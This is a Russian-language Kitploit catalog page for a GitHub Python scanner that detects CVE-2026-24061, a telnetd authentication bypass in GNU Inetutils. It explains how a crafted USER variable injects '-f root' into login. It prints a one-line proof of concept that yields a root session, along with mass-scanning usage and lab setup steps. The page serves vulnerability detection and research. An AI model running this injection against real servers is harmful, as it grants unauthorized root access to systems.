
Skip to content
KitploitKITPLOIT
ИнструментыЭксплойтыБлог
Log in
Отправить
ИнструментыЭксплойтыБлог
Отправить

Инструменты для хакинга, пентеста и кибербезопасности — ваш арсенал защиты!

Kitploit — это каталог инструментов для хакинга, кибербезопасности и пентестинга. Находите последние обновления проектов для поиска уязвимостей, анализа систем, автоматизации тестирования и усиления вашей безопасности.

ЛентыКонтактыКонфиденциальность© 2026 Kitploit

Каталог инструментов

Категории

Все категории
Loading categories
CVE-2026-24061 — Python-сканер, который обнаруживает CVE-2026-24061 в GNU Inetutils telnetd, позволяя проводить пакетное тестирование нескольких целей на уязвимость обхода аутентификации. | Kitploit
Инструменты/GitHubGitHub/monstertsl/cve-2026-24061
Сканеры уязвимостейЭксплуатацияТестирование на ПроникновениеАутентификацияИнструмент Удаленного Доступа
GitHubmonstertsl/cve-2026-24061

CVE-2026-24061

Python-сканер, который обнаруживает CVE-2026-24061 в GNU Inetutils telnetd, позволяя проводить пакетное тестирование нескольких целей на уязвимость обхода аутентификации.

Репозиторий
1319 месяцев назадЕщё не проверено
Поделиться

Инструмент массового сканирования уязвимости CVE-2026-24061

⚠️ Внимание: CVE-2026-24061 GNU Inetutils — это набор классических сетевых утилит от проекта GNU, включающий службу telnetd, то есть демон Telnet-сервера. В версиях с 1.9.3 по 2.7 в службе telnetd существует критический дефект в процессе аутентификации пользователей. При вызове системной программы входа /usr/bin/login служба не выполняет эффективную фильтрацию и проверку переменной окружения USER, передаваемой клиентом. Злоумышленник может, задав определённое значение переменной USER, напрямую внедрить параметр -f в команду login. Параметр -f программы login используется для «пропуска повторной аутентификации», что позволяет злоумышленнику полностью обойти все этапы проверки пароля и напрямую установить удалённую сессию под пользователем root, получив тем самым высший уровень контроля над сервером. Эта уязвимость чрезвычайно опасна и фактически представляет собой публичный удалённый root-бэкдор, не требующий никаких учётных данных.

POC обнаружения уязвимости

USER='-f root' telnet -a <target_ip>


Скрипт обнаружения

demo.png

Одиночная проверка

python3 cve-2026-24061.py -i 10.10.168.128

Массовая проверка

python3 cve-2026-24061.py -f targets.txt

Принцип уязвимости

Указанная выше команда устанавливает переменную окружения USER в значение -f root. Когда уязвимая служба telnetd получает соединение, она формирует и выполняет системный вызов, аналогичный следующему:

Шаги воспроизведения

1. Установка необходимых программ

sudo apt update
sudo apt install openbsd-inetd inetutils-telnetd telnet -y

2. Раскомментировать строку telnet (убедиться в правильности формата)

sudo sed -i 's/^#telnet/telnet/' /etc/inetd.conf

3. Перезапустить службу

sudo systemctl restart openbsd-inetd

4. Проверить порт

sudo ss -tuln | grep ':23'

5. Локальное тестирование

telnet localhost 23
Скачать инструмент

Популярное

Смотреть все →

Откройте для себя самые используемые инструменты нашего сообщества.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 Полный набор инструментов OSINT: граф расследования, оценка достоверности, семейства псевдонимов, карта, временная шкала и отчёты. 49 модулей, более 400 сайтов, API-ключи не требуются.

    530
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # Приложение GhostLock с запуском в один клик (CVE-2026-43499)

    479
  • 3

    ARTEX

    baarai/artex

    Платформа автономного тестирования на проникновение на основе мультиагентной LLM с агентами-планировщиками и агентами-исполнителями, графами активов и исследования, записью MITM-трафика и повторной проверкой уязвимостей.

    369
  • 4

    redforge

    cybersecurity91/redforge

    Браузерный инструментарий для red team с 102 офлайн-инструментами для разведки, генерации полезной нагрузки, атак на учётные данные, криптографии, кодирования и отчётности по проектам.

    319
  • 5

    estorides

    grisuno/estorides

    Агрегирует 99+ бесплатных источников OSINT параллельно, преобразует сущности в граф знаний и экспортирует в STIX 2.1, MISP или GraphML с анализом при поддержке LLM.

    294
  • 6

    opencti

    opencti-platform/opencti

    Открытая платформа киберразведки угроз

    266

Изучить все инструменты

Просмотрите нашу коллекцию инструментов

Смотреть все инструменты →